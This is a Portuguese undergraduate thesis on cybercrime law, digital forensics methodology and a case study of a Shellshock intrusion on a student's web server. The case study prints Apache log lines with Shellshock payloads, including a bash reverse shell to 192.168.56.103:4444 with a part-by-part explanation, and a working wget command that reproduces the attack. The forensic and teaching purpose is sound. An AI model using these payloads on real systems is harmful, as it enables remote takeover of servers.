As punições aplicadas aos crimes cibernéticos podem ser muito variadas. Em casos de crimes de menor gravidades como a invasão de um computador, pode ser punido com pena de três meses a um ano de reclusão além de multa. Os crimes mais graves, como por exemplo, invasão de comunicações eletrônicas privadas, segredos comerciais ou industriais e roubo de informações sigilosas, podem ser punidos com pena de seis meses a dois anos de reclusão. Além de multa, as penas também se aplicam a terceiros quando houver venda ou repasse gratuito do material obtido com a invasão.

As penas podem ser aumentadas de um sexto a um terço se a invasão causar prejuízo econômico, se houver transmissão, divulgação ou comercialização de qualquer tipo de informação obtidas a terceiros, ou se cometido contra a Presidente da República, Presidente do Supremo Tribunal Federal, da Câmara, do Senado, de Assembleias e Câmaras Legislativas, de Câmaras Municipais ou dirigentes máximos da administração direta e indireta federal, estadual, municipal ou do Distrito Federal.

Em 23 de Abril de 2014 a Presidenta Dilma Rousseff sancionou a lei Nº 12.965 “Marco Civil da Internet”, que



estabelece princípios, garantias, direitos e deveres para o uso da Internet no Brasil e determina as diretrizes para atuação da União, dos Estados, do Distrito Federal e dos Municípios em relação à matéria. De acordo com a lei Nº 12.965 (2014), o acesso à Internet é essencial para o exercício da cidadania.

Segundo a mesma lei, os usuários têm assegurado os direitos a inviolabilidade de sua intimidade, vida privada e do sigilo do fluxo de suas comunicações a não suspensão da conexão à Internet exceto em caso de débito decorrente a sua utilização, manutenção e qualidade na conexão da Internet contratada, informações completas e claras sobre os contratos de prestação de serviço, não fornecimento de seus dados registros de conexão e acesso a terceiros e informações claras e completas sobre a coleta, uso, armazenamento, tratamento e proteção de seus dados.

Dando continuidade ao tema, a lei Nº 12.965 (2014) contribui afirmado que o responsável pelo roteamento, transmissão e comutação dos pacotes de dados deve tratar de forma igual qualquer pacote de dados sem distinguir origem e destino, conteúdo e serviço. O provedor responsável pelo armazenamento dos registros de conexão e acesso, somente poderá disponibilizá-los sobre ordem judicial e deve armazená-los durante o período mínimo de 1 ano. Os provedores de Internet não são responsabilizados por danos decorrentes de conteúdos cometidos por terceiros. O provedor somente será responsabilizado se não disponibilizar o conteúdo apontado como infringente no prazo determinado pela justiça.

## 2.3 Computação forense

Segundo Haggerty e Taylor (2006) e Pinheiro (2013), a computação forense consiste no uso de métodos científicos na investigação de crimes cibernéticos. Ela se propõe a descobrir os seis elementos de um crime cibernético. Na Figura 02, ilustra-se os elementos:






Figura 02: Seis elementos da investigação de crimes cibernéticos.

De acordo com Wendt e Jorge (2013b), a computação forense leva em consideração o famoso princípio da “Troca de Locard”, que diz que todo autor de um crime deixa algo de si e leva algo consigo, assim qualquer pessoa que cometer um crime cibernético deixa rastros, no caso específico, as chamadas evidências digitais.

Segundo Pinheiro (2013), evidências digitais são todas as informações criadas e sujeitas ou não a intervenção humana, que possa ser extraída de um computador ou de qualquer outro dispositivo que tenha acesso à Internet, e sempre deverá estar em formato que possa ser interpretada, ou seja, de possível entendimento humano. A investigação de crimes cibernéticos, como a investigação de crimes reais, tem início nas evidências coletadas, que no caso são as evidências digitais que podem ser um disco rígido, celular, ou um código fonte de um arquivo malicioso.

Segundo a mesma obra, existem cinco regras para a consideração de evidências digitais: admissibilidade: ter condições de ser usada no processo; autenticidade: para isso deve ser verdadeira e de relevância para o caso; completude: para que



não cause ou leve a suspeitas alternativas; Confiabilidade: não deve existir dúvidas sobre sua veracidade; e credibilidade: que é a clareza o fácil entendimento e interpretação.

Palmer (2001), define perícia forense como: utilização de técnicas cientificamente comprovadas para coletar, unir, identificar, examinar, correlacionar, analisar e evidenciar provas digitais de múltiplas fontes de processamento e transmissão, com a finalidade de revelar fatos relacionados à intenção do atacante ou à medição do sucesso obtido em atividades não autorizadas, as quais tenham como objetivo interromper, corromper ou comprometer componentes do sistema, bem como fornecer informações que contribuam para a resposta ou recuperação destas atividades.

Para Wendt e Jorge (2013b), os dois principais tipos de computação forense são o “*online*” e o “*post mortem*” (ou *offline*): no “*online*”, o dispositivo está ligado e é dinâmico, os dados podem mudar e ser alterados durante a análise pericial. Dado que o principal objetivo é a análise de conteúdos voláteis, assim é indispensável a “fé pública” do profissional encarregado da atividade. No “*post mortem*” o dispositivo está desligado e é estático, os dados podem ser preservados através do trabalho do perito sobre a imagem deles e não sobre os dados originais, assim a análise das informações armazenadas é totalmente auditável.

Pinheiro (2013) também destaca a importância de se ter conhecimento das leis que estão direta ou indiretamente envolvidas no caso, bem como cautela quanto a privacidade das pessoas envolvidas, evitando com que a perícia ultrapasse seu real objetivo e invada a privacidade das pessoas envolvidas no caso.

## **2.4 Como a vítima de crime cibernético deve proceder**

De acordo com Pinheiro (2013) e Wendt (2015b), sugere-se a vítima que ao denunciar o caso na Delegacia de Polícia, leve capturas de telas (*print screen*) de todos os materiais que achar necessário e imprimi-los, por exemplo: uma página *online* onde



alguém está difamando a imagem da vítima, os endereços de *sites* que foram acessados, a “*URL*” da página *web*, bem como salvar registros de conversas realizadas por e-mail e por comunicações instantâneas (*Skype, Facebook*).

Nas palavras de Wendt (2015a), se houver necessidade de registrar uma ocorrência sobre algum crime cibernético e a vítima não se encontra em uma cidade ou estado que possua uma delegacia especializada, deve-se registrar a ocorrência na delegacia de polícia mais próxima.

Os mesmos autores orientam as vítimas que caso o computador esteja desligado não se deve ligar novamente, removendo assim todos os cabos que estejam conectados no computador, e enfatizam que apagar as evidências do crime, ou seja, deletar e-mails, formatar o computador, dificultará o processo de identificação do criminoso.

Neste último caso, onde ocorrem situações de formatação, Wendt (2015c), destaca nas palavras concedidas em entrevista<sup>23</sup>, a importância do papel do perito oficial na investigação para a recuperação das evidências que comprovem o crime. Nos casos em que a vítima necessite de urgência, o autor enfatiza que contratar um perito particular é válido, visto que a perícia a ser realizada por um perito oficial pode levar um tempo maior na coleta de provas, entretanto, as provas em processos penais precisam ser legais e constitucionais, ou seja, o perito pode encontrar as provas do crime não usando um meio legal, mas essas provas poderão ser questionadas na utilização em um processo.

O autor também esclarece que o tempo médio de uma investigação é de quatro a oito meses, podendo este prazo

<sup>23</sup> “Entrevista exclusiva concedida pelo Diretor do Departamento Estadual de Investigações do Narcotráfico e Membro do Conselho Superior de Polícia da Polícia Civil do RS, Emerson Wendt, realizada na Delegacia de Polícia Civil - DENARC, em Porto Alegre, Rio Grande do Sul, no dia 3 de novembro de 2015.”



ultrapassar um ano quando houver necessidade de cooperação internacional. Após o registo de ocorrência, deve-se procurar um advogado para fazer o procedimento cível, ou seja, reparação de dano, visto que a obrigação por parte da delegacia especializada é chegar ao autor do crime e aplicar a parte penal.

## **2.5 Metodologia proposta a ser seguida por peritos na investigação de crimes cibernéticos**

Conforme Wendt e Jorge\_b (2013), a investigação de crime segue uma metodologia lógica composta por cinco itens ou passos:

- Coleta de informações: deve ser rápida, observando o sigilo necessário e o registro da coleta de evidências, o suspeito não deve ter chances de ocultar ou destruir as provas, deve ser feito o registro formal e fotográfico do que se foi coletado no ambiente, é fundamental a preservação dos equipamentos a serem periciados eles não devem ser acessados, seja pelos agentes de polícia, seja por autoridade policial ou oficial de justiça além do que o desligamento deve ser imediato. Os equipamentos devem ser acessados somente pelo perito devidamente qualificado e autorizado.
- Recolhimento das evidências: seleciona-se o que interessa a investigação em si, é necessário o recolhimento e triagem das evidências. Por exemplo um computador em regra é necessário apenas recolher o HD (disco rígido).
- Restauração, documentação e preservação das evidências: em regra o perito deverá trabalhar sobre a imagem dos dados, a imagem dos discos, cópia *bit-a-bit*, que inclui os espaços livres e não utilizados, com o intuito de preservar os dados originais, embora que desta forma exigirá mais



tempo e espaço de armazenamento, ela permitirá a recuperação de arquivos excluídos e dados não alocados pelo sistema de informações.

- Correlação das evidências: após a restauração, documentação e preservação das evidências, o perito trabalhará na análise das mesmas, procurando correlacionar os dados, principalmente do ponto de vista do “problema” que lhe foi apontado, assim podendo compreender o que houve e tentar dar uma resposta a autoridade.
- Reconstrução dos eventos: no final de todo o processo o perito poderá ou não reconstruir o crime com base nos dados analisados respondendo aos quesitos formulados.

## 2.6 Quesitos periciais na investigação de crimes cibernéticos

Conforme esclarece Wendt e Jorge (2013b), no que se refere a quesitos periciais, é fundamental que algumas considerações sejam feitas a respeito do que é considerado importante por parte dos peritos, ou seja, o encaminhamento e formatação dos quesitos da perícia.

Em casos de crimes efetuados por *Hackers*<sup>24</sup>, *Crackers*<sup>25</sup>, *Bankers*,<sup>26</sup> é necessário questionar: o equipamento a ser periciado tem condições de ter acesso à Internet? Existe registro de *logs* aos bancos X, Y e Z no período de (data1) a (data2)?

<sup>24</sup> Uso do conhecimento para explorar a vulnerabilidade de um sistema computacional.

<sup>25</sup> Tem o mesmo conceito de *Hacker* porém o *Cracker* utiliza o seu conhecimento com intenção de danificar o sistema não apenas explorar as vulnerabilidades.

<sup>26</sup> Uma variação advinda do termo *Hacker*, voltados ao roubo de informações bancárias.



Nos casos de crimes relacionados a imagens e vídeos de cenas de sexo explícito com crianças e adolescentes (pedofilia), previstos no ECA (Estatuto da criança e adolescente), deve-se questionar: Existem imagens ou vídeos do acusado ou de “terceiros” cometendo o crime de abuso sexual de menores de idade, fotografias de crianças ou adolescentes com cenas de sexo ou pornografia, registros de conversas relacionadas a pedofilia armazenadas em seus dispositivos? Com o que foi apresentado para perícia tem como se afirmar que houve compartilhamento de material pornográfico de menores de idade na Internet? Alguma imagem ou vídeo já foi encontrado em alguma outra perícia de crime similar? em caso afirmativo informar os dados de identificação do autor ou das vítimas.

Já em casos de crimes contra a honra, por exemplo: racismo, injuria, difamação, dentre outros, são relevantes os seguintes quesitos: existem imagens ou vídeos, conversas ou algo similar com conteúdo racista ofensivo a honra de “Siclano”, mensagem de *e-mail* ou outra forma de comunicação *online* nos períodos de (data 1) a (data 2), com algum tipo de calunia, injuria ou difamação ao senhor “Siclano”? Se houver é possível identificar o autor da mensagem?

Nos casos de perícias dos crimes de violação dos direitos autorais e/ou de software, é necessário destacar alguns pontos importantes: se o material é destinado à gravação de CDs ou DVDs, se o HD possui determinado software instalado, quais os números de identificação destes softwares, e se o equipamento possibilita a reprodução de áudio, vídeo, jogos e softwares.

Já nos casos de falsificação de documentos, falsidade ideológica, e/ou estelionato, é importante destacar se há imagens de documentos públicos ou privados nos dispositivos de armazenamentos (*pen drive*, *HD's* e etc), se os equipamentos apreendidos têm condições de reproduzir um documento similar ao apreendido com determinada pessoa e se o documento é autêntico.



Nos casos de investigação de crimes cometidos através de *e-mails*, sugere-se a verificação da origem, ou seja, o IP, cidade, empresa do *e-mail* recebido.

Em relação à necessidade de identificação da propriedade do material apreendido, questiona-se se há possibilidade de identificar o proprietário do equipamento, bem como a existência de arquivos com informações que possam identificar o proprietário, tal como currículos, *e-mails* e etc, mesmos depois de excluídos, e quais são essas informações.

Por fim, em relação a todos os tipos de perícia, de forma genérica, vê-se a necessidade da utilização de outros dados julgados úteis, quando não solicitado nos modelos citados anteriormente. (WENDTb e JORGE, 2013).

### **3. Trabalhos Relacionados**

O trabalho de Mallmann (2011), esclarece que o uso da tecnologia via *e-mail* pode ser utilizada para o cometimento de crimes cibernéticos. Deste modo, o autor apresenta um mecanismo forense para a produção de provas digitais, que tem a finalidade de investigar os relacionamentos entre usuários de *e-mails* a partir de um agrupamento de conversações.

Neste sentido, o autor também enfatiza, que o mecanismo está dividido em quatro fases: Na fase I, procede-se a leitura digital e cópia do conjunto de *e-mails*, visto que as evidências digitais não podem sofrer modificações durante o processo de coleta/análise pericial. Na fase II, o mecanismo agrupa os *e-mails* pertencentes a uma mesma conversação, deste modo, os *e-mails* que possuem palavras ou expressões repetidas são agrupados mediante a utilização de métodos de agrupamento/classificação. Já na fase III, após ter sido elaborada a extração de característica, usando os métodos de classificação, os e-mails são classificados com crime, ou não. Por fim, na fase IV apresentam-se os resultados obtidos pelo mecanismo, onde o mesmo efetua a apresentação dos resultados, formalizando assim um laudo



pericial. O mecanismo teve como resultado 99% de acerto em uma base de 570 *e-mails* e 33 conversações, deste modo, constatando que este mecanismo teve um desempenho satisfatório.

De acordo com o trabalho de Junior e Moreira (2014), pode-se observar que trata-se da conceituação básica de perícia forense aplicada a redes de computadores, técnicas e tipos de ferramentas utilizadas em perícias forenses, bem como propõe um roteiro investigativo que permite orientar de forma modular a realização de perícias em redes. Deste modo, o objetivo é apresentar um ponto de apoio a perícias em redes, onde a linha de investigação proposta é guiar o perito, porém, concedendo a ele a liberdade na tomada de decisões.

Na mesma obra, aplica-se o roteiro proposto em um estudo de caso que exemplifica sua utilização prática, onde o caso que foi proposto para implementação do roteiro investigativo é baseado no desafio formulado pelo grupo de estudos *Forensic Contest*, denominado “*The Curious Mr.X*”. As ferramentas utilizadas na elaboração deste trabalho são: *tcpdump* (captura de pacotes), *dd* (cópia de dados *bit-a-bit*) *md5sun* (geração de resumo ou *hash* dos arquivos gerados, para a verificação da integridade dos dados) *wireshark* (análise de pacotes, verificação de falhas na rede com base no tráfego), onde nesta última, a escolha foi feita pelo fato de emitir resultados gráficos que facilitam as ações e tomadas de decisões, e as três primeiras, por serem ferramentas *Open Source*, disponíveis para plataforma *linux*. Por fim, tendo como resultado a elaboração do laudo pericial válido e consistente, demonstrando que é perfeitamente aplicável sua utilização no ambiente de produção.

#### **4. Materiais e métodos**

Para elaboração deste trabalho foi utilizada a pesquisa bibliográfica, que de acordo com Gil (2010), é aquela elaborada com base em material já publicado. Esta modalidade de pesquisa inclui material impresso, como livros, revistas, jornais, teses,



dissertações e anais de eventos científicos, e hoje com o avanço da tecnologia e os novos formatos de informação passaram a incluir outros tipos de fontes, como discos, fitas magnéticas, CDs, bem como material disponibilizado pela Internet.

Nas palavras de Amaral (2007) a pesquisa bibliográfica tem como objetivo: fazer um histórico sobre o tema, atualizar-se sobre o tema escolhido, encontrar respostas aos problemas formulados, levantar contradições sobre o tema, evitar repetição de trabalhos já realizados.

Neste trabalho será utilizada também a pesquisa tecnológica que conforme Cupani (2006) *apud* Freitas Junior *et al* (2012) busca teorias mais limitadas e focadas, lidando com dificuldades específicas, que não são comuns em pesquisas científicas, como a viabilidade, confiabilidade, eficiência e a relação custo-benefício de seus inventos.

O laboratório utilizado para a implementação do estudo de caso, foi utilizado 1 notebook com sistema operacional *Ubuntu 14.04 LTS 64 bits*, com o software *Oracle VM VirtualBox* versão 5.0.2 para hospedar a máquina virtual utilizada no estudo de caso.

## 5. Estudo de caso

O caso estudado foi realizado em uma cópia da máquina original que está em posse de Marcos Henrique de Moraes Golinelli professor do Instituto Federal Catarinense *Campus Avançado Sombrio*, sendo o acontecimento verídico, assim, os personagens descritos são fictícios para ilustrar a situação e preservar a identidade da vítima real dos fatos.

O aluno Senhor X, utilizava uma *VPS (Virtual Private Server – Servidor Virtual Privado)* para disponibilizar um *website* e realizar atividades acadêmicas. Em determinado momento em que realizava um acesso remoto à *VPS*, percebeu que o sistema estava lento, e ao acessar o diretório onde são armazenados os arquivos de páginas web disponíveis para acesso, constatou que existiam arquivos utilizados para fraude bancária inseridos no



servidor apache, realizadas por terceiros. Deste modo, ele tomou as providências necessárias, dirigindo-se a delegacia mais próxima e denunciando o caso.

Com a demora no processo, o Senhor X decidiu periciar a máquina por conta própria, seguindo a metodologia de análise pericial utilizada por peritos oficiais a fim de descobrir como os ataques foram realizados, mesmo sabendo que suas evidências não valeriam como prova no processo penal.

## 5.1 Recolhimento das evidências

A primeira etapa da análise pericial é realizar a coleta das informações e /ou dados para posteriormente realizar o recolhimento de evidências

Com o objetivo de garantir a integridade dos dados, o primeiro passo realizado foi executar uma cópia *bit-a-bit* da máquina virtual, sendo assim uma cópia idêntica a original. Após a realização da cópia, é necessário garantir que nenhum dado seja copiado incorretamente, estando desta forma os dados íntegros. Para realizar este procedimento, executou-se a função de resumo de *hash* utilizando o algoritmo MD5, este processo apresenta uma mensagem de resumo, que deve ser comparada com a mensagem de resumo apresentada no mesmo procedimento realizado na cópia. A Figura 03 apresenta o procedimento e o resultado obtido na realização da verificação na máquina virtual original, e a Figura 04 apresenta o resultado do procedimento realizado na cópia já no computador a ser realizado a perícia.

```
C:\Users\lab\Documents>fciv -md5 TCC-SegRedes.ova
// File Checksum Integrity Verifier version 2.05.
// 8941dece74b9f7b232f8ed32d9ef5378 tcc-segredes.ova
```

Figura 03: Hash MD5 máquina original.



```
willian@willian-Aspire-E1-571:~/Dropbox/TCC$ md5sum TCC-SegRedes.ova  
8941dece74b9f7b232f8ed32d9ef5378 TCC-SegRedes.ova
```

Figura 04: Hash MD5 da cópia da máquina virtual.

## 5.2 Restauração e documentação das evidências

Após realizar o recolhimento das evidências, iniciou-se a análise, onde as primeiras informações constatadas foram: sistema operacional Ubuntu Server versão 14.04 LTS, com versão do Kernel 3.13.0-24- generic, servidor webserver *apache* 2.4.7 instalado e *shell bash* versão 4.3.11(1).

Para a análise pericial, existem diversos repositórios de informações valiosas, que estão contidas principalmente nos arquivos de *logs* do sistema, como no *syslog*, e *auth.log*, e em arquivos de *logs* de servidores como o *apache2*, contem os arquivos de *log* de acesso e de erros *access.log* e *error.log*.

A primeira evidência a ser analisada foi quanto aos arquivos e diretórios que foram inseridos no servidor apache sem autorização. Pode-se verificar informações como: data de criação, o usuário dono do diretório, grupo, permissões. O diretório portalbb1 possui chave de acesso para o dono com permissões de leitura, gravação e execução, chave de acesso aos usuários do grupo com permissão de leitura e execução e chave de acesso para outros usuários com permissão para leitura e execução, a data de criação dia 21 de novembro, às 15 horas e 31 minutos. Para demonstrar essas informações, foi utilizado o comando “ls -lahF”, que tem o objetivo de listar os arquivos e diretórios inserindo um caractere em arquivos executáveis, por exemplo ('') em diretórios,



como ilustra a figura 05.

```
root@segredes-VirtualBox:/var/www/html# ls -lahF
total 28K
drwxr-xr-x  3 www-data root      4,0K Nov 21 15:49 .
drwxr-xr-x  4 root     root      4,0K Nov 21 10:22 ..
-rw-r--r--  1 www-data www-data   1 Nov 21 15:49 index.html
-rw-r--r--  1 www-data root     12K Out  5 14:57 index.html.old
drwxr-xr-x 13 www-data www-data 4,0K Nov 21 15:31 portalbb1/
root@segredes-VirtualBox:/var/www/html#
```

Figura 05: Data de criação, dono e grupo do diretório.

O usuário “*www-data*” é o responsável por executar o serviço do *apache*, o fato de tal usuário ser o dono do diretório, tende a indicar que o serviço está relacionado com a inserção dos arquivos maliciosos no servidor. A data de criação do diretório também direciona a análise para verificação de fatos ocorridos até a presente data e hora.

Como já citado, os arquivos de *log* do sistema são fontes de informações essenciais para verificação de irregularidades no sistema operacional. Ao realizar uma pesquisa no arquivo de logs gerados pelo *syslogd* do *linux* (*/var/log/syslog*), pode-se verificar alguns erros suspeitos relacionados ao *bash* e o arquivo *index.cgi*. Os erros *segfault* (falha de segmentação) ocorrem quando um programa tenta acessar um endereço na memória RAM, que está reservado para outro programa ou o próprio sistema operacional ou que não existe. Este tipo de falha pode indicar vulnerabilidades como *Buffer Overflow* numa aplicação.(SILVA, 2014).

Foram encontrados 35 registros de falha de segmentação, sendo a primeira ocorrência no dia 21 de novembro, às 10 horas e 40 minutos e a última ocorrência 21 de Novembro às 15 horas e 49 minutos, a figura 06 ilustra uma destas ocorrências.

```
Nov 21 14:57:07 segredes-VirtualBox kernel: [ 2155.350266] index.cgi[2691]: segfault a
t 0 ip 000000000444ee1 sp 00007ffff26daaf90 error 4 in bash[400000+ef000]
```

Figura 06: Erro de segmentação relacionado ao bash e index.cgi.

Os arquivos de *log* de autenticação de usuários, que são



armazenados em */var/log/auth.log*, não apresentou evidências de acesso não autorizado no sistema.

O apache armazena dois tipos de *logs*, um referente ao acesso dos arquivos e um referente a erros, localizados em */var/log/apache2/access.log* e */var/log/apache2/error.log*, respectivamente.

Os *logs* de erro apresentam o seguinte formato: “[dia da semana, mês, dia, hora, ano] [tipo de erro] [pid] [cliente:porta] erro apresentado”, ao analisar os *logs* de erros foram encontrados 34 linhas de erros relacionadas a erros de ‘cgi’, neste caso, já foi possível identificar o endereço IP do possível atacante do sistema. Na figura 07 pode-se verificar algumas linhas dos *logs* de erros que apresentam informações, como data e hora, e endereço IP e porta de conexão e o erro apresentado.

```
[Sat Nov 21 10:56:55.221259 2015] [cgt:error] [pid 1158] [client 192.168.56.103:47909]
AH01215: /bin/bash: whoami: No such file or directory
[Sat Nov 21 10:57:13.126286 2015] [cgt:error] [pid 1157] [client 192.168.56.103:47910]
AH01215: /bin/bash: /bin/uptime: No such file or directory
[Sat Nov 21 10:57:20.299416 2015] [cgt:error] [pid 1159] [client 192.168.56.103:47911]
AH01215: /bin/bash: /bin/uptime: No such file or directory
[Sat Nov 21 10:57:30.856993 2015] [cgt:error] [pid 2458] [client 192.168.56.103:47912]
AH01215: /bin/bash: /bin/id: No such file or directory
```

Figura 07: Logs de erro do apache.

O próximo arquivo de *log* a ser analisado foi o arquivo *logs* de acesso, localizado em */var/log/apache2/access.log*. Foram realizadas análises com referência na data suposta do ocorrido, endereço IP, e termos relacionados principalmente aos termos *bash*, *index.cgi*. Rapidamente encontrou-se um padrão envolvendo a *string* “()

{ test: };”.



A Figura 08, apresenta os registros de *logs* da sequência de acessos relacionados aos erros ilustrados anteriormente, dessa forma relaciona-se os erros às entradas de acesso que ocasionaram os erros.

```
192.168.56.103 - - [21/Nov/2015:10:56:55 -0200] "GET /cgi-bin/index.cgi HTTP/1.1" 200
189 "-" "() { test;; }; echo \\"Content-type: text/plain\"; echo; echo; whoami"
192.168.56.103 - - [21/Nov/2015:10:57:13 -0200] "GET /cgi-bin/index.cgi HTTP/1.1" 200
189 "-" "() { test;; }; echo \\"Content-type: text/plain\"; echo; echo; /bin/uptime"
192.168.56.103 - - [21/Nov/2015:10:57:20 -0200] "GET /cgi-bin/index.cgi HTTP/1.1" 200
189 "-" "() { test;; }; echo \\"Content-type: text/plain\"; echo; echo; /bin/uptime"
192.168.56.103 - - [21/Nov/2015:10:57:30 -0200] "GET /cgi-bin/index.cgi HTTP/1.1" 200
189 "-" "() { test;; }; echo \\"Content-type: text/plain\"; echo; echo; /bin/id"
```

Figura 08: Logs de acesso do apache2 relacionados aos logs de erro.

Esta correlação foi importante para perícia, pois direcionou a análise em busca de *logs* relacionados, e de informações relacionadas a este tipo de ataque. Chegando a conclusão que o ataque é feito através de uma vulnerabilidade do *shell 'bash'*, enviando comandos no cabeçalho da requisição. Os *logs* da Figura 09 indicam a disponibilização do *shell 'bash'* para controle remoto através do comando “/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>&1”, detalhando melhor o comando, “/bin/bash -i” significa ‘chamar’ ou ‘invocar’ o *shell bash* forçando o modo ‘interativo’ que é a opção -i, assim o *shell* não da ‘exit’ com um comando errado ou função errada, qualquer comando errado em um *shell* não interativo finaliza o *bash*, forçando o modo interativo (-i) ele não fecha ou encerra por comandos errados, “>” comando de redirecionamento, “&” sai do processo atual e libera para novos comandos, “/dev/tcp/\$ip/\$” porta utilizada para programação de *sockets* em *shell*, ou seja, comunicação em rede,



“/dev/tcp/192.168.56.103/4444” é a criação de um *socket* para enviar e receber dados com o ip 192.168.56.103 na porta tcp 4444, “0>&1” redirecionamento das saídas dos comandos do *shell* para o atacante. O atacante injetou um ataque pela vulnerabilidade descrita acima, fazendo com que o computador periciado disponibilizasse um *shell* reverso para o atacante, realizando uma conexão com o computador com endereço IP 192.168.56.103 com destino a porta tcp 4444.

```
192.168.56.103 - - [21/Nov/2015:14:52:06 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 0 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
192.168.56.103 - - [21/Nov/2015:14:57:07 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 189 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
192.168.56.103 - - [21/Nov/2015:14:58:20 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 189 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
192.168.56.103 - - [21/Nov/2015:15:40:18 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 0 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
192.168.56.103 - - [21/Nov/2015:15:42:30 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 0 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
192.168.56.103 - - [21/Nov/2015:15:45:36 -0200] "GET /cgi-bin/index.cgi HTTP/1.1"
200 189 "-" "() { test;}; echo \"Content-type: text/plain\"; echo; echo; /bin/bash -
i >& /dev/tcp/192.168.56.103/4444 0>&1"
```

Figura 09: Logs de injeção de código para disponibilizar um *shell* reverso.

Se o ataque foi bem sucedido, o atacante teria a disposição o controle do *shell* do computador periciado remotamente sem a necessidade de utilização de usuário e senha, acesso remoto por *ssh* ou *telnet*, este tipo de ataque evita *logs* nos arquivos dos serviços de *telnet* e *ssh* e nos *logs* de autenticação como o *auth.log*.

Para a validação de que a invasão ocorreu deste modo, o primeiro passo foi verificar se o *bash* possui a vulnerabilidade, sendo que este tipo de vulnerabilidade foi descoberta em setembro de 2014. O comando utilizado para verificar é “*env x='() { :;}; echo vulnerable' bash -c 'echo hello'*” caso o comando



retorne a mensagem “*vulnerable*”, o *bash* possui tal vulnerabilidade e caso retorne “*hello*” o *bash* não possui vulnerabilidade. Após realizar o teste constatou-se que o *bash* do servidor do Senhor X possui a vulnerabilidade, como demonstra a figura 10.

```
root@segredes-VirtualBox:/home/segredes# env x='() { :;}; echo vulnerable' bash -c "echo teste"
vulnerável
teste
```

Figura 10: Teste de vulnerabilidade do *bash*.

A verificação seguinte, é analisar se o apache2 está com o modulo 'cgi' habilitado e que exista uma página qualquer disponibilizada no servidor apache2 em linguagem shell script *bash*, que pode ser verificado listando o conteúdo do diretório /etc/apache2/mods-enabled. Na figura 11, demonstra-se o módulo em questão destacado.

```
root@segredes-VirtualBox:/var/www/html# ls /etc/apache2/mods-enabled/
access_compat.load authz_host.load dir.conf      mpm_prefork.conf  setenvif.load
alias.conf         authz_user.load  dir.load     mpm_prefork.load  status.conf
alias.load         autoindex.conf   env.load    negotiation.conf  status.load
auth_basic.load   autoindex.load   filter.load  negotiation.load
authn_core.load   cgi.load        mime.conf   php5.conf
authn_file.load   deflate.conf   mime.conf~  php5.load
authz_core.load   deflate.load   mime.load   setenvif.conf
```

Figura 11: lista de módulos ativos do apache2.

A página disponibilizada em shell script *bash*, aparece em todos os logs analisados anteriormente em /cgi-bin/index.cgi. A figura 12 demonstra o conteúdo deste arquivo.

```
root@segredes-VirtualBox:/var/www/html# cat /var/www/cgi-bin/index.cgi
#!/bin/bash

echo 'content type:text/html'
echo

echo '<h1>PAGINA CGI BIN </h1>'
echo '<h2> Sabadao dia 21/11 </h2>'

root@segredes-VirtualBox:/var/www/html#
```

Figura 12: Conteúdo da página index.cgi.



Para validar a teoria foi realizado uma simulação do ataque, utilizando um computador com Sistema Operacional linux, com conectividade com o computador periciado. No caso do teste, o comando utilizado foi: "wget -U "() { test;};echo \"Content-type: text/plain\"; echo; echo; /bin/ls -lah" http://192.168.56.104/cgi-bin/index.cgi", explicando melhor o comando, "wget -U" wget é um pacote utilizado para obter arquivos via http, https e ftp, foi utilizado para indicar um parâmetro para -U que informa o agente, o agente seria o nome, modelo informações sobre o navegador que está acessando o servidor web por exemplo, firefox, chrome, Ie, "() { test;};echo \"Content-type: text/plain\"; echo; echo; /bin/ls -lah" este é o parâmetro que indica o 'agente' que está conectando no servidor web, porem ao invés de informar um navegador por exemplo Mozilla/Firefox é informado o código que permite aproveitar a vulnerabilidade do shell bash para inserir comandos sem permissão, "http://192.168.56.104" é o endereço da vitima onde o atacante irá atacar, no caso a maquina virtual com a vulnerabilidade. O teste apresentou resultado positivo, sendo realizado o download de um arquivo index.cgi com o conteúdo resultante da saída do comando 'ls -lah'.

### 5.3 Reconstituição dos eventos

A primeira tentativa do criminoso de atacar a máquina da vítima foi no dia 21/11/2015 as 10:43 horas. Posteriormente as 11:14 horas do mesmo dia ele tem a sua primeira tentativa de acesso remoto a máquina bem-sucedida. As 14:57 horas do mesmo dia ocorre o último acesso remoto antes da criação do diretório contendo os arquivos fraudulentos. Este diretório foi criado as 15:31 horas. O Quadro 01 apresenta a reconstituição dos eventos acima descritos com o dia, hora e *log*.



Quadro 01: Reconstituição dos eventos.

Data	Hora	Log	Descrição
21/11/15	10:43	192.168.56.103 - - [21/Nov/2015:10:43:22 -0200] "GET /cgibin/index.cgi HTTP/1.1" 200 221 "-" "User-Agent: () { ; }; /bin/uptime"	Primeira tentativa de ataque
